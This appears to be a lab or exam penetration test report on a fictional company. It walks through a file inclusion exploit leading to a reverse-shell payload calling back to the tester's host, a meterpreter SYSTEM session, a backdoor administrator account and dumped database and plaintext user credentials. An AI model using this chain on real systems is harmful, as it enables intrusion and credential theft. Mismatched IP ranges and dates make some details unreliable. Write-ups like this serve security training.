Table of Contents

FOOPHONESELS PENETRATION TEST

In the following pages I'm going to show the steps I followed to perform the Penetration test on the corporate assets, the vulnerabilities I found and the appropriate remediation steps.

I divided this document in 3 main parts.

In the Executive Summary I'm going to show the main steps I followed during my pentesting activities using screenshot, snippets of code, tables, diagrams and so on

In the Vulnerabilities and Remediation Summary I will present a breakdown of all the vulnerabilities I found with the appropriate remediation steps.

This section contains a more technical language and is intended for security staff and more in general to everyone strictly involved in the management of the security posture of Foophonesels's assets.

Finally, in the alive host summary I will provide a details of all the host I discovered during the penetration testing activities.

Executive summary


From the 29th of July to the 5th of August 2020 I performed a Black box penetration test on Foophonesels network with the following scope:

- 10.185.11.0/24 (DMZ)
- 10.185.10.0/24 (Corporate Network)
- 10.90.60.80 (Web Server)

From the letter of engagement I also know that there are 2 virtual host associated with 10.90.60.80 IP that are:

- foophonesels.com
- intranet.foophonesels.com

In the same letter I have also been provided with the following network map:



By performing a quick ping scan:

```
root@kali:~# nmap -sn -n -PE 10.185.10.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-29 05:13 EDT
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.92 seconds
root@kali:~# nmap -sn -n -PE 10.185.11.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-29 05:14 EDT
Nmap done: 256 IP addresses (0 hosts up) scanned in 52.80 seconds
root@kali:~#
```

and by looking at this network map I quickly realized that the only reachable host was the web server so I started my activities from there.

By using the following commands:

```
nmap -n -sV -O -osscan-guess -script smb-os-discovery 10.90.60.80

nmap -n -sV -sU -p  53,69,123,161,5353,1900,11211 10.90.60.80
```

I was able to find the following ports to be open:

```
80/tcp   Apache httpd 2.0.63
135/tcp  msrpc
139/tcp  netbios-ssn
443/tcp  https
1025/tcp NFS/IIS
3306/tcp mysql  MySQL 5.0.21-community-nt
3389/tcp ms-wbt-server
```

And I also discovered that the OS running on the web server is Miscosoft Windows Server 2003 SP1.

Moreover, I checked (and found) smb vulnerabilities on the webserver with:


```
root@kali:~/Desktop/esameeCPPT/test MS17-010# nmap -sS -n -p 139,445 --script smb-vuln* 10.90.60.80
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 18:20 EDT
Nmap scan report for 10.90.60.80
Host is up (0.20s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp closed microsoft-ds

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: SMB: Couldn't find a NetBIOS name that works for the server. Sorry!

Nmap done: 1 IP address (1 host up) scanned in 6.68 seconds
```

By browsing the web application on port 80 and 443 I came to know that both:


- **Foophonesels.com**
- **Intranet.foophonesels.com**


Are available through http(port 80) and https(port 443).

However, the latter is accessible only from the internal corporate network:



By looking at the certificate used to establish the connection to port 443 I noticed that the certificate is self-signed and expired.





Now,by issuing the following commands:


```
whatweb http://foophonesels.com

whatweb https://foophonesels.com

whatweb http://intranet.foophonesels.com

whatweb https://intranet.foophonesels.com
```

I discovered that all those virtual host use the following technologies:

Then I tried to figure out how the web application works and I built up the following table:

BLOCKS	CLIENT SIDE VALIDATION	REDIRECTIONS	DATABASE INTERACTIONS	ERRORS	DISPLAYS USER DATA	LOGIN	REQUIRES LOGIN	USER INPUT
index.php								
register.php								
Intranet								
aboutus.php								
login.php								
logout.php								
register_confirm.php								
myaccount.php								
view.php								

	Means the page has Client side validation/redirections/database interaction and so on
	Means the page **doesn't have** Client side validation/redirections/database interaction and so on

During the tests I created the following users:

- User: a Password: aaaa
- User: b Password: bbbb

With the table above in mind I started to test the web application focusing more on those pages that require any kind of user interaction or that contains client side data validation.

Inside **register.php** the following client side validation code:

```
<script language="javascript">
 var frmvalidator  = new Validator("registration");
frmvalidator.addValidation("fname","alpha","Name: Please use only a-z chars");
frmvalidator.addValidation("fname","req","Please enter your First Name");

frmvalidator.addValidation("lname","alpha","Last Name: Please use only a-z chars");
frmvalidator.addValidation("lname","req","Please enter your Last Name");

frmvalidator.addValidation("user","alnum","UserName: Please use only alphanumeric chars");
frmvalidator.addValidation("user","req","Please pick a User Name");

frmvalidator.addValidation("pass","alnum","UserName: Please use only alphanumeric chars");
frmvalidator.addValidation("pass","req","Please pick a Password");

frmvalidator.addValidation("pass","minlength=4","Password should be at least 4 chars long");



 </script>
```

Provide a filter that allow:

- Name field: Only a-z characters
- Last Name field: Only a-z characters
- Username: Only a-z characters
- Password: Password can’t be null and can only contain alphanumeric characters

And that resulted to be effective against SQL Injection payload.

Moreover the script enforce a password policy of only 4 characters minimum(deprecated).

Regarding **view.php** page, it enable the user to leave a comment on each product (but only if an user is logged in).

A client side validation script available inside the script enable the user to insert only a-z characters as show below:

```
<SCRIPT language="JavaScript">
        var frmvalidator  = new Validator("insert_comment");
        frmvalidator.addValidation("comment_text","alnum_s","Name: Please use only a-z chars");
</script>
```

And, again, resulted to be effective against persistent XSS injection payloads.

The view.php page take also an id parameter(integer) that, in turn, is used to query the database to get and display information about the various products.

I tried to trick the web application into errors or unusual behaviours injecting both non numerical values and numerical that are out of the range of the id values used but the web application handled the input correctly displaying an input error message.


Finally I tried to inject some SQL payloads into the Username field inside the **login.php** page but some server side input sanitization mechanism that filtered out \x00, \n, \r, \, ', " and \x1a was in place.

The first time the user load the website a PHPSESSID cookie is generated.


This session cookie is not destroyed after a successful login nor after a logout.

Then I focused my attention on the **aboutus.php** page that has a location parameter that is not properly sanitized.

Taking this into account I tried to include files available on the webserver inside the aboutus.php code(LFI) and the page resulted to be vulnerable.



Then I started an apache instance on my computer and I created a test file example.txt inside my apache root directory The include was again successful:




At this point I decided to leverage this vulnerability to breach inside the corporate network, so I quickly wrote the following snippet of code:

```
<?php

if(isset($_POST["submit"])) {

$name = $_FILES['file_upload']['name'];
```

```
// Check for errors

if($_FILES['file_upload']['error'] > 0)

die('An error ocurred');

// Upload file

if(!move_uploaded_file($_FILES['file_upload']['tmp_name'],$name))

die('Error uploading');

die('File uploaded successfully.');

}?>

<form method='post' enctype='multipart/form-data'>

File: <input type='file' name='file_upload'>

<input type="submit" value="Upload Image" name="submit">

</form>
```

I saved it as php.txt, copied inside the root directory of my local apache instance and included inside the aboutus.php page to get an upload form:



Then I created the rev_shell.exe payload

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LPORT=5000 LHOST=172.16.40.5 -f exe -o rev_shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
Saved as: rev_shell.exe
```

And I uploaded it on the server using the upload form.

At this point, I started metasploit and I used the php_include module with the following options, in order to run the rev_shell.exe that I previously uploaded on the server:

```
msf5 exploit(unix/webapp/php_include) > show options

Module options (exploit/unix/webapp/php_include):

   Name      Current Setting                                                Required  Description
   ----      ---------------                                                --------  -----------
   HEADERS                                                                  no        Any additional HTTP headers to send, cookies for example. Format: "header
value,header2:value2"
   PATH      /                                                              yes       The base directory to prepend to the URL to try
   PHPRFIDB  /usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat  no       A local file containing a list of URLs to try, with XXpathXX replacing th
 URL
   PHPURI    /aboutus.php?location=XXpathXX                                 no        The URI to request, with the include parameter changed to XXpathXX
   POSTDATA                                                                 no        The POST data to send, with the include parameter changed to XXpathXX
   Proxies                                                                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS    10.90.60.80                                                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'fil
:<path>'
   RPORT     80                                                             yes       The target port (TCP)
   SRVHOST   172.16.40.5                                                    yes       The local host to listen on. This must be an address on the local machine
or 0.0.0.0
   SRVPORT   8080                                                           yes       The local port to listen on.
   SSL       false                                                          no        Negotiate SSL/TLS for outgoing connections
   SSLCert                                                                  no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                                                                  no        The URI to use for this exploit (default is random)
   VHOST     foophonesels.com                                               no        HTTP server virtual host


Payload options (php/exec):
```

```
Payload options (php/exec):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   CMD   rev_shell.exe    yes       The command string to execute


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

I started the handler:

```
msf5 exploit(unix/webapp/php_include) > handler -H 172.16.40.5 -P 5000 -p windows/meterpreter/reverse_tcp -X
[*] Payload handler running as background job 0.

[*] Started reverse TCP handler on 172.16.40.5:5000
msf5 exploit(unix/webapp/php_include) >
```


And I got a meterpreter shell running as system on the web server:

```
msf5 exploit(unix/webapp/php_include) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] 10.90.60.80:80 - Using URL: http://172.16.40.5:8080/QkQnIBRZ
[*] 10.90.60.80:80 - PHP include server started.
msf5 exploit(unix/webapp/php_include) > [*] Sending stage (176195 bytes) to 10.90.60.80
[*] Meterpreter session 1 opened (172.16.40.5:5000 → 10.90.60.80:3545) at 2020-07-14 06:33:55 -0400
```

```
meterpreter > run post/windows/gather/win_privs

Current User
============

 Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
 --------  ---------  ----------------------  -----------  -------------  ---
 True      True       True                    False        0              NT AUTHORITY\SYSTEM
```

In order to have a persistent connection to the machine and given that RDP was already enabled, I decided to create a new administrator user and add him to the Remote Desktop Users group as show below:

```
meterpreter > shell
Process 3812 created.
Channel 9 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Program Files\Apache Group>net user umbe umbe /add
net user umbe umbe /add
The command completed successfully.


C:\Program Files\Apache Group>net localgroup "Administrators" umbe /add
net localgroup "Administrators" umbe /add
The command completed successfully.


C:\Program Files\Apache Group>net localgroup "Remote Desktop Users" umbe /add
net localgroup "Remote Desktop Users" umbe /add
The command completed successfully.
```

Then I started to look for information on running OS:

```
meterpreter > sysinfo
Computer        : ELS-WINSER2003
OS              : Windows .NET Server (5.2 Build 3790, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
```


Connected interfaces:

```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:50:56:ba:72:a3
MTU          : 1500
IPv4 Address : 10.90.60.80
IPv4 Netmask : 255.255.255.0
```

And any kind of network that was visible from the web server:

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway      Metric  Interface
    ------           -------          -------      ------  ---------
    0.0.0.0          0.0.0.0          10.90.60.1   10      65539
    10.90.60.0       255.255.255.0    10.90.60.80  10      65539
    10.90.60.80      255.255.255.255  127.0.0.1    10      1
    10.255.255.255   255.255.255.255  10.90.60.80  10      65539
    127.0.0.0        255.0.0.0        127.0.0.1    1       1
    224.0.0.0        240.0.0.0        10.90.60.80  10      65539
    255.255.255.255  255.255.255.255  10.90.60.80  1       65539

No IPv6 routes were found.
```

From the analysis of the web server routing table the default gateway for the host is 10.90.60.1

Then I checked the file system for the db credentials available inside the Apache root directory for foophonesels.com virtual host at foophonesels.com/include/config.php

```
<?php
$dbuser="root";
$dbpass="els";
$dbhost="localhost";
?>
~
~
~
~
```


After, I listed the installed programs and I found out that a querying software was available(MySQL Query Browser 1.1)

```
meterpreter > run post/windows/gather/enum_applications
[*] Enumerating applications installed on ELS-WINSER2003

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Apache HTTP Server 2.0.63                               2.0.63
 Microsoft .NET Framework 2.0                            2.0.50727
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.30319     10.0.30319
 MySQL Query Browser 1.1                                 1.1.20
 MySQL Server 5.0                                        5.0.21
 MySQL Tools for 5.0                                     5.0.17
 Notepad++                                               6.1.3
 Security Update for Windows Server 2003 (KB958644)      1
 Update for Windows Server 2003 (KB911164)               1
 VMware Tools                                            10.0.9.3917699
 WinRAR 4.11 (32-bit)                                    4.11.0
```

So I connected to the server trough Remote Desktop using the credentials of the new user I previously created and then I connected to the DB as root using the credentials I found in config.php

By querying the users table inside foophones db I got the md5 hash of the following web application's users:

asd	a8f5f167f44f4964e6c998dee827110c
asda	adbf5a778175ee757c34d0eba4e932bc

Inside of the 10.90.60.80 file system, by looking inside the intranet.foophonesels.com folder (the one that contains the restricted part of the web application available only to intranet users) I found that the **index.php** page contains a log in form.

However the data are properly sanitized against SQLi attacks (by means of the mysql_real_escape_string PHP function) and the other 2 pages (**logout.php** and **user.php)** that compose the web application doesn't contains any security threats(they are very simple pages and they doesn't take any input from the user).

Given that the **index.php** page stated that the credentials to be used are Windows credentials:

```
<title>Foo Phones Intranet area</title>
</head>
<body>
<center>
    <div id="container">
        Foo Phones Intranet Area<br><br>
        <form method="POST" action="index.php">
              Username: <input type="text" name="username" size="15" /><br />
              Password: <input type="password" name="password" size="15" /><br />
              <div align="center">
                <p><input type="submit" value="Login"/></p>
              </div>

        </form>
                Please use your Windows credentials to login.
    </div>
</center>
</body>
```


I looked into the intranet db(connecting from my kali box given that Mysql port 3306 was reachable) and I found the following plain-text credentials:

```
root@kali:~# mysql -u root --password=els -h 10.90.60.80
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.21-community-nt

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

```
MySQL [intranet]> select * from users;
+----+----------+-------------+
| id | username | password    |
+----+----------+-------------+
|  3 | mary     | mary78      |
|  4 | Rob      | 1m4bnFaO082H |
|  5 | Darren   | DarrenPWD12 |
|  6 | Amie     | ja7KDAd12   |
|  7 | Lance    | lanc_Ber_81 |
|  8 | Neil     | hdSDp89HgG  |
+----+----------+-------------+
6 rows in set (0.173 sec)

MySQL [intranet]>
```

At this point I used the exploited web server in order to gather information about the rest of the corporate network.

For the sake of simplicity and for a faster scan performance I installed Zenmap5.35 DC1(the last nmap version available on 32bit architecture and his GUI interface) on the web server and from there I performed all the subsequent scans.

I started by issuing the following command in order to perform a ping scan on the entire 10.185.11.0/24 network(DMZ):

```
nmap -n -sn 10.185.11.0/24
```


Given that no alive host were detected and given that, according to the network map provided inside the Letter of Engagement, a firewall was reported to be in place on the router between the web server and the rest of the corporate network in scope, I supposed that would have been easier to breach inside the DMZ from the 10.185.10.0/24 network (corporate network) and, hence, I decided to focus my attention on that.

I went on with the information gathering phase on the corporate network by issuing the following commands that performs a ping scan and then try to find additional hosts by checking common tcp/udp ports

```
nmap -n -sn 10.185.10.0/24
nmap -n -Pn -p 139,445,21,23,22,3389 10.185.10.0/24
nmap -n -Pn -sU -p 53,69,123,161,5353,1900,11211 10.185.10.0/24
```


and I found the following alive host:

- 10.155.10.1
- 10.155.10.20
- 10.155.10.25
- 10.155.10.34
- 10.155.10.55

